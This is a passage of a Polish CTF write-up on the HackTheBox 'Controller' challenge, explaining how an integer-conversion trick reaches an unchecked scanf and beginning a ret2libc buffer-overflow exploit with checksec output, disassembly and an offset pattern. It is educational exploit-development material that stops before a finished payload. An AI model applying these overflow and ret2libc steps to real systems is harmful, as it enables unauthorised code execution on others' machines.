


## Exploitacja 64bitowego pliku wykonywalnego na Linuxie przy pomocy ataku Ret2Libc.

Zadanie pochodzi z konkursu „HackTheBox Cyber Apocalypse CTF 2021”.




Opracowanie zadania zostało podzielone na cztery części:

1. Omówienie i analiza zadania
2. Inżynieria wsteczna z wykorzystaniem IDY
3. Opracowanie exploitu działającego w kontrolowanych warunkach
4. Opracowanie exploitu działającego w dowolnych warunkach (w tym na komputerze ofiary)

## Omówienie zadania oraz rekonesans

Zadanie, które będę omawiać należy do kategorii pwn i zostało nazwane „Controller”.




Naszym celem w tym zadaniu jest przesłanie do aplikacji uruchomionej na serwerach konkursowych ciągu znaków uruchamiających sh i tym samym umożliwiającym nam odczytanie pliku z flagą znajdującego się na serwerze.

Wraz z IP i portem, na którym uruchomiona jest podatna usługa zostają nam dostarczone dwa pliki pierwszy z biblioteką standardową glibc działającą aktualnie na serwerze oraz drugi z programem „Controller” uruchamiającym się zaraz po połączeniu z serwerem.

Oba pliki znajdują się w załączniku.

## Omówienie zadania oraz rekonesans

### Uruchomienie programu „Controller”:



```
PS C:\Users\Serwisowy> ssh xelpip@192.168.1.66
xelpip@192.168.1.66's password:
Linux root 5.10.0-kali6-amd64 #1 SMP Debian 5.10.26-1kali2 (2021-04-01) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 29 22:29:48 2021 from 192.168.1.70

Control Room

Insert the amount of 2 different types of resources: 1 10
Choose operation:
1. +
2. -
3. X
4. ÷
> 3
1 * 10 = 10
Insert the amount of 2 different types of resources: 5 6
Choose operation:
1. +
2. -
3. X
4. ÷
> 3
5 * 6 = 30
Insert the amount of 2 different types of resources: *
Connection to 192.168.1.66 closed.

OpenSSH SSH client
ret2me@ret2me-h55ms2h]~[~/ctf/ret2libc]
./controller


Control Room

Insert the amount of 2 different types of resources: 80 80
Choose operation:
1. +
2. -
3. X
4. ÷
> 2
We cannot use these many resources at once!
ret2me@ret2me-h55ms2h]~[~/ctf/ret2libc]
$
```

Program po podłączeniu się do serwera

Program uruchomiony lokalnie

Po uruchomieniu programu zobaczymy komunikat iż połączyliśmy się do pokoju kontrolnego stacji kosmicznej, odpowiedzialnego za zarządzanie zasobami. Program prosi nas o podanie dwóch liczb, a następnie wybranie operacji jaką chcemy wykonać na podanych liczbach. Jeśli podane przez nas liczby mieszczą się w ustalonym przedziale a operacja, którą wybraliśmy istnieje, program zwróci wynik i zapyta nas ponownie o to samo (i tak w nieskończoność). Jeśli podamy programowi liczbę powyżej 69 program zakończy działanie i rozłączy nasze połączenie z serwerem.



```
PS C:\Users\Serwisowy> ssh xelpip@192.168.1.66
xelpip@192.168.1.66's password:
Permission denied, please try again.
xelpip@192.168.1.66's password:
Linux root 5.10.0-kali6-amd64 #1 SMP Debian 5.10.26-1kali2 (2021-04-01) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 29 22:30:17 2021 from 192.168.1.70

Control Room

Insert the amount of 2 different types of resources: 90
90
Choose operation:
1. +
2. -
3. X
4. ÷
> 3
We cannot use these many resources at once!
Connection to 192.168.1.66 closed.
PS C:\Users\Serwisowy>
```



# Inżynieria wsteczna z wykorzystaniem IDY




Po dekompilacji funkcji „calculator” możemy zauważyć, że wywołuje ona funkcję „calc” tak długo jak zwraca ona wartości różną od 65338.

Lecz najważniejszą rzeczą w funkcji „calculator” jest linijka podkreślona na pomarańczowo. Odpowiada ona za pobranie danych od użytkownika w przypadku zaistnienia „dziwnej sytuacji” (chodzi tutaj o sytuację, w której funkcja calc zwróci 65338). Po wpisaniu przez użytkownika znaku „Y” lub „y” (wartość 89 lub 121 w ASCII) program zgłosi błąd. Kluczową rzeczą w linijce odpowiedzialnej za pobranie danych od użytkownika jest to iż wykorzystuje ona niebezpieczną funkcję scanf bez weryfikowania czy podana wartość przez użytkownika zmieści się w buforze. Ten na pozór mały błąd tworzy podatność buffer overflow umożliwiającą nam włamanie się na serwer. Pozwoli nam ona na uzyskanie kontroli nad adresem wykonywanego przez procesor kodu. Lecz najpierw musimy doprowadzić do sytuacji, w której funkcja calc zwróci pożądaną przez nas wartość 65338 tym samym przerywając pętlę i przechodząc do podatnego na atak fragmentu kodu.

Sprowadza się to do konieczności przeanalizowania działania funkcji „calc”.



# Inżynieria wsteczna z wykorzystaniem IDA



A więc jak możemy zauważyć w linijce zakreślonej na kolor zielony, funkcja `calc` zwraca wartość zmiennej „`v5`”, która jest typu `unsigned int` (linia zaznaczona na pomarańczowo). Wartością zmiennej `v5` jest wynik działania na dwóch podanych przez użytkownika liczbach. Niestety osiągnięcie wyniku funkcji „`calc`” równego 65338 w konwencjonalny sposób jest niemożliwe, ponieważ nawet jeśli pomnożymy dwie największe liczby możliwe do wprowadzenia (tzn. mniejsze niż 69) przez siebie to otrzymamy 4624 czyli nawet nie połowę wartości, którą potrzebujemy. Problem ten możemy rozwiązać na dwa sposoby :

1. Ponieważ w warunku sprawdzenia została określona tylko górna granica to możemy podać wartości ujemne np.  $-1 * -65338$  czego wynikiem będzie oczekiwana wartość,
2. Wykorzystać fakt iż wartość z mnożenia jest najpierw zapisywana do zmiennej `v0` (która jest zmienną typu `short` patrz 3 linijka) a następnie przypisywana jest do zmiennej typu `unsigned int` co powoduje błąd konwersji typów.

## Inżynieria wsteczna z wykorzystaniem IDY

Najważniejszą różnicą pomiędzy typami short int i unsigned int jest to iż jeden z nich uwzględnienia znak zapisywanej liczby a drugi obsługuje jedynie liczby dodatnie.

Aby przeprowadzić wyżej wymieniony sposób obejścia najpierw musimy zapoznać się z tym w jaki sposób komputer zapisuje liczby ze znakiem oraz bez znaku. Kompilatory C++ wykorzystują metodę „[Two's complement](#)”, którą po krótkce omówię poniżej.

Komputer zapisuje wartości ujemne poprzez xor-owanie zanegowanego operandu z pożądaną liczbą. Jako iż unsigned int nie obsługuje wartości ujemnych wartość zapisana w short-cie zostanie na sztywno przepisana do unsigned int co później będzie powodować nieprawidłową interpretację tej liczby. A więc żeby otrzymać wartość 65338 należy pomnożyć  $-198 * 1$ .

1111 1111 0011 1010 < -198 dla short

0000 0000 1111 1111 0011 1010 < 65 338 dla unsigned int

Jak możemy zauważyć liczba została zinterpretowana przez program jako 65 338 zamiast -198 co spowodowało wyjście z pętli do polecenia scanf które jest podatne na atak buffer overflow.

```
filip@DESKTOP-KFFTUBI:/mnt/c/Users/Serwisowy/desktop$ ./controller
👾 Control Room 👾

Insert the amount of 2 different types of recources: -198 1
Choose operation:

1. +
2. -
3. ✖
4. ÷

> 3
-198 * 1 = 65338
Something odd happened!
Do you want to report the problem?
> |
```

## Opracowanie exploita działającego w kontrolowanych warunkach

Przepełnienie bufora zaczniemy od sprawdzenia jakie zabezpieczenia zostały ustawione podczas kompilacji tego programu. Wykorzystam do tego GDB (GNU Debugger) z wtyczką PEDA oraz PWNDBG (które również jest nakładką na GDB tylko że znacznie nowocześniejszą i stale wspieraną przez twórcę którym jest Polak „disconnect3d”) dedykowana jest ona do programowania - niskopoziomowego, hardware hackingu, inżynierii wstecznej i deweloperom exploitów .

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : FULL
gdb-peda$

pwnDBG> checksec
[*] '/home/ret2me/ctf/ret2libc/controller'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)

pwnDBG>
```

Jak możemy zauważyć program wykorzystuje flagę [NX](#), która blokuje wykonywanie kodu znajdującego się w stronach pamięci co znacząco utrudni nam pracę tak samo jak to iż na serwerze najprawdopodobniej włączone jest Address Space Layout Randomization ([ASLR](#)) przez co nie możemy zapisać na sztywno adresu funkcji znajdujących się w bibliotece libc. Aby ominąć opisane wyżej zabezpieczenia wykorzystamy następujące ataki:

[Buffer Overflow](#) - przepełnienie bufora umożliwi nam nadpisanie odłożonego na stosie adresu powrotu funkcji dzięki czemu będziemy mogli zmusić program do wykonania dowolnego kodu

[Ret2libc](#) - zamiast wstrzykiwać gotowy kod w przepełniany bufor, a następnie nadpisywać adres powrotu początkiem bufora tak jak to ma miejsce w klasycznym ataku buffer overflow odwołamy się do funkcji „system” znajdującej się w bibliotece libc podając jako argument polecenie wywołania shella.

[ROP Chaining](#) - jest to atak umożliwiający przejęcie kontroli i wykonania specjalnie dobranych instrukcji kodu maszynowego nazwanych „gadgetami”, które już znajdują się w pamięci maszyny.

[Ret2Plt](#) - atak ten polega na odwoływaniu się do funkcji za pomocą ustawienia adresu powrotu na sekcji PLT




## Inżynieria wsteczna z wykorzystaniem IDY

Zachęcam do przeczytania więcej na temat tych ataków z zamieszczonych odnośników ponieważ powyższe definicje zostały znacząco uproszczone.

## Opracowanie exploitu działającego w kontrolowanych warunkach

Zanim zaczniemy zastanówmy się od strony teoretycznej jak zbudowany jest stos aplikacji która jest wykonywana.



Naszym pierwszym celem będzie ustalenie ile bajtów dzieli nas od adresu tablicy w której alokowane są dane pobrane przez funkcję scanf do adresu powrotu z funkcji. Aby tego dokonać należy wykorzystać pattern generator czyli program generujący bardzo długi ciąg znaków składający się z 8 znakowych fragmentów które są niepowtarzalne które zostaną wprowadzone do funkcji scanf (ma to na celu ułatwienie nam znalezienie przesunięcia na podstawie unikalnego ciągu jakim został nadpisany adresu powrotu).

A więc załadujmy nasz program do gdb, ustawmy breakpoint w funkcji „calculator” na ostatniej operacji, którą zawsze jest ret. Operacja ta odpowiada za wykonanie skoku pod adres znajdujący się na stosie czyli innymi słowy za powrót w miejsce, z którego została wywołana funkcja, w której aktualnie się znajdujemy.

## Opracowanie exploitu działającego w kontrolowanych warunkach

```
filip@DESKTOP-KFFTUBI: /mnt/ X + v
pwndbg> disassemble calculator
Dump of assembler code for function calculator:
0x0000000000401066 <+0>:      push    rbp
0x0000000000401067 <+1>:      mov     rbp, rsp
0x000000000040106a <+4>:      sub     rsp, 0x20
0x000000000040106e <+8>:      call   0x400f01 <calc>
0x0000000000401073 <+13>:     mov     DWORD PTR [rbp-0x4], eax
0x0000000000401076 <+16>:     cmp     DWORD PTR [rbp-0x4], 0xff3a
0x000000000040107d <+23>:     jne     0x4010f1 <calculator+139>
0x000000000040107f <+25>:     lea     rdi, [rip+0x322]          # 0x4013a8
0x0000000000401086 <+32>:     call   0x400dcd <printstr>
0x000000000040108b <+37>:     lea     rax, [rbp-0x20]
0x000000000040108f <+41>:     mov     rsi, rax
0x0000000000401092 <+44>:     lea     rdi, [rip+0x34d]          # 0x4013e6
0x0000000000401099 <+51>:     mov     eax, 0x0
0x000000000040109e <+56>:     call   0x400680 <__isoc99_scanf@plt>
0x00000000004010a3 <+61>:     movzx   edx, BYTE PTR [rbp-0x20]
0x00000000004010a7 <+65>:     movzx   eax, BYTE PTR [rip+0x33b]          # 0x4013e9
0x00000000004010ae <+72>:     movzx   edx, dl
0x00000000004010b1 <+75>:     movzx   eax, al
0x00000000004010b4 <+78>:     sub     edx, eax
0x00000000004010b6 <+80>:     mov     eax, edx
0x00000000004010b8 <+82>:     test    eax, eax
0x00000000004010ba <+84>:     je      0x4010d5 <calculator+111>
0x00000000004010bc <+86>:     movzx   edx, BYTE PTR [rbp-0x20]
0x00000000004010c0 <+90>:     movzx   eax, BYTE PTR [rip+0x324]          # 0x4013eb
0x00000000004010c7 <+97>:     movzx   edx, dl
0x00000000004010ca <+100>:    movzx   eax, al
0x00000000004010cd <+103>:    sub     edx, eax
0x00000000004010cf <+105>:    mov     eax, edx
0x00000000004010d1 <+107>:    test    eax, eax
0x00000000004010d3 <+109>:    jne     0x4010e3 <calculator+125>
0x00000000004010d5 <+111>:    lea     rdi, [rip+0x311]          # 0x4013ed
0x00000000004010dc <+118>:    call   0x400dcd <printstr>
0x00000000004010e1 <+123>:    jmp     0x4010fb <calculator+149>
0x00000000004010e3 <+125>:    lea     rdi, [rip+0x316]          # 0x401400
0x00000000004010ea <+132>:    call   0x400dcd <printstr>
0x00000000004010ef <+137>:    jmp     0x4010fb <calculator+149>
0x00000000004010f1 <+139>:    mov     eax, 0x0
0x00000000004010f6 <+144>:    call   0x401066 <calculator>
0x00000000004010fb <+149>:    nop
0x00000000004010fc <+150>:    leave
-> 0x00000000004010fd <+151>:    ret
End of assembler dump.
pwndbg> break *0x00000000004010fd
Breakpoint 1 at 0x4010fd
pwndbg> |
```

Następnie wygenerujmy nasz pattern:

Generate a pattern

Length


200

Pattern

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

# Opracowanie exploitu działającego w kontrolowanych warunkach

Po podaniu go do aplikacji i osiągnięciu breakpointa otrzymujemy następujące informacje:



Znajdujemy się teraz w funkcji „calculator”

Adres powrotu został nadpisany kawałkiem podanego przez nas ciągu

Teraz należy skopiować wartość znajdującą się w polu adresu i sprawdzić ile znaków potrzebowaliśmy aby dokonać nadpisania.

